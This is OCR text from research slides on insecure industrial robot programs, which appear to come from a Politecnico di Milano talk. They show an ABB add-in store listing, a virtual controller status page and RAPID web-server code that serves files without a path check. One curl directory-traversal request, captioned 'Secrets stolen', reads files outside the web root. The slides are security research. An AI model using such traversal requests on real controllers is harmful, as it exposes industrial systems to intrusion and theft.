



POLITECNICO
MILANO 1863


Guarding the Factory Floor

Catching Insecure Industrial Robot Programs

Federico Maggi Senior Researcher

Research co-authors:


Marcello Pogliani, Marco Balduzzi, Davide Quarta, Stefano Zanero



robotstudio.com/#/landing

ABB

Add-In

[See all](#)

Equipment Build...

by Anders Spaak


08-06-2020 931 KB

★ 0 Download 25

Robot Control ...

by fangfang zhao

15-05-2020 4 MB

★ 0 Download 10

SafeMove XML ...

by Ekhi Laniesse

04-03-2020 13 KB

★ 0 Download 18

IDFP 6.08.1911...

by Marc Heye

17-02-2020 19 MB

★ 0 Download 27

IDFP 6.08.1912...

by Marc Heye

17-02-2020 19 MB

★ 0 Download 30

WinMOD®

by Adrian Schlauch

22-11-2019 6 MB

★ 0 Download 16

RCSconfig 2019

by Pavel Rjabichev

07-11-2019 990 KB

★ 0 Download 24

Model

[See all](#)

ABB GWT Spot...

by Ari Suomela


07-02-2020 632 MB

★ 0 Download 47

Training curves

by Wojciech Łaburński


28-10-2019 21 KB

★ 0 Download 22

Wooden table

by Wojciech Łaburński


26-10-2019 147 KB

★ 0 Download 61

Little table

by Wojciech Łaburński


24-10-2019 152 KB

★ 0 Download 37

Training part

by Wojciech Łaburński


24-10-2019 22 KB

★ 0 Download 18

Severt S10 15t

by Berthold Elkemann

27-07-2019 2 MB

★ 0 Download 14


FlexFeeder Dou...

by Keijo Hannula

09-08-2017 937 KB

★ 0 Download 83

Pack & Go

[See all](#)



abbstudio.com/#/landing

ABB

Add-In

- Equipment Building by Anders Spak 08-06-2020 931 KB 0 25
- Robot Control Mate by tangfang zhao 15-05-2020 4 MB 0 10
- SafeMove XML ... by EMN Lanesse 04-03-2020 13 KB 0 18
- IDFP 6.08.1911... by Marc Heye 17-02-2020 19 MB 0 27
- IDFP 6.08.1912... by Marc Heye 17-02-2020 19 MB 0 30
- WinMOD RS20... by Adrian Schlauch 22-11-2019 6 MB 0 16
- RC6config 2019 by Pavel Rabičhev 07-11-2019 990 KB 0 24

See all

Model


- ABB GWT Spot... by Ari Suomala 07-02-2020 632 MB 0 47
- Training curves by Wojciech Iaburiski 26-10-2019 21 KB 0 22
- Wooden table by Wojciech Iaburiski 26-10-2019 147 KB 0 61
- Little table by Wojciech Iaburiski 24-10-2019 152 KB 0 37
- Training part by Wojciech Iaburiski 24-10-2019 22 KB 0 18
- Severt S10 1st... by Berndt Elkmann 27-07-2019 2 MB 0 14
- FlexFeeder Dou... by Kelpi Hannula 09-08-2017 937 KB 0 83

See all

Pack & Go

-
-
-
-
-
-
-
-

See all



IRB 4600-60/2.05 Type A

ROBOTWARE_5.15.0261.00

IP Address LAN: VC

Serial No: VIRTUAL_USE

Controller: [BROWSE the File System](#)

Operation Mode: AUTO

Run Mode: CONT

Program Memory Free: 22339

File System:

Free Space (kbytes)

1414180

Total Space (kbytes)

2097151

Percent Used

67

Current Data (Task1)

Current Tool

tool0

Current Work Object

wobj0

Current Load

0.00

Current Position (with above Tool and WObj):


X	Y	Z	q1	q2	q3	q4
1270.0	0.0	1570.0	0.70711	0.00000	0.70711	0.00000

Current Joint Position:

J1	J2	J3	J4	J5	J6
-0.00	0.00	0.00	-0.00	0.00	-0.00

Most Recent Events:

Time	Event Type	Number
19:12:52	STATE CHANGE	10011
19:12:51	STATE CHANGE	10017
19:12:51	STATE CHANGE	10016
19:12:39	STATE CHANGE	10129
	--	0



Auto
IT-LPTP-7250

Motors On
Running (Speed 100%)



IRB 4600-60/2.05 Type A **ROBOTWARE_5.15.0261.00**

IP Address LAN: VC
Serial No: VIRTUAL_USE

Controller: [BROWSE the File System](#) Operation Mode: AUTO
Run Mode: CONT

Program Memory Free: 22339

File System:

Free Space (kbytes)	Total Space (kbytes)	Percent Used
1414180	2097151	67

Current Data (Task1)

Current Tool	Current Work Object	Current Load
tool0	wobj0	0.00

Current Position (with above Tool and WObj):

X	Y	Z	q1	q2	q3	q4
1270.0	0.0	1570.0	0.70711	0.00000	0.70711	0.00000

Most Recent Events:

Time	Event Type	Number
19:12:52	STATE CHANGE	10011
19:12:51	STATE CHANGE	10017
19:12:51	STATE CHANGE	10016
19:12:39	STATE CHANGE	10129
	--	0

ABB IRC5 [X](#) [+](#)

127.0.0.1:5505/home/www

ABB IRC5 Robot Controller


Directory: /home/www/

Name	Size	Seconds since 1970)
d ..	-	-
f ABB Logo.gif	441	1516111744
f exampleWebPage.rtml	202	1516111744
d log/	-	1593032704
d src/	-	1593017856
f startPage.rtml	4812	1516111744

RAPID Server 1.1

```
123         currentLogLevel := 1;
124
125         while true do
126             SocketReceive clientSocket, \RawData:=recBytes\Time:=WAIT_MAX;
127
128             ! Clear the recString
129             FOR i FROM 1 TO Dim(arrRecString, 1) DO
130                 arrRecString{i} := "";
131             ENDFOR
132
133             recBytesLength:= RawBytesLen(recBytes);
134             for i from 1 to RawBytesLen(recBytes) step 80 do
135                 endPosition := 80;    ! Number of bytes to unpack, if this is the last group o
136                 if (i DIV 80) = (recBytesLength DIV 80) then
137                     endPosition := recBytesLength MOD 80;
138                 endif
139                 UnpackRawBytes recBytes, i, arrRecString{i DIV 80 + 1}, \ASCII:=endPosition;
140             endfor
141
```

```
484     ! Else we have a file resource
485     IF IsFile((pageStringRoot + pageString) \RegFile) THEN
486         ! The file exists, now check if it has a ".rtml" extension
487         ! Look for ".RTML" at the end of the page string, after converting it all upper case to handle ".RtML" cases
488         location := StrLen(pageString) - StrLen(".rtml") + 1 ; ! The expected location at the end of the string
489         upperPageString := StrMap(pageString, STR_LOWER, STR_UPPER);
490         found := StrMatch(upperPageString, location, ".RTML");
491         IF found <> location THEN
492             ! There is no ".rtml" at the end of the file, this is a static resource file
493             sendFile pageStringRoot + pageString;
494         ELSE
495             ! This is a dynamic content file that must be parsed and rendered into HTML
496             logWrite "sendResource: .rtml file", 3;
497             sendRtml pageStringRoot + pageString;
498         ENDIF
499     ELSE
500         ! File not found, send error
501         sendError 404, "Not Found";
502         Return;
503     endif
504 ENDPROC
```



Controller

Virtual Controllers

- NewController
 - HOME
 - Configuration
 - Event Log
 - I/O System
- RAPID
 - TROB1
 - WebSrv
 - System Modules
 - BASE
 - logLib
 - renderLib
 - UtilityFuncs
 - WebServer

TestVirtualController

Outside the root

Documents library

Directory: /home/www/

Name	Size	Seconds since 1970)
d ..	-	-
f ABB_Logo.gif	441	1516111744
f exampleWebPage.rtml	202	1516111744
d log/	-	1593032704
d src/	-	1593017856
f startPage.rtml	4812	1516111744

RAPID Server 1.1

Web server root

Secrets stolen

Default (zsh) % curl 'http://192.168.215.128:5505/...\\..\\' | sed -e 's/<[^>]*>/ /g'
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 2050 0 2050 0 0 9274 0 --:-- --:-- --:-- 9318
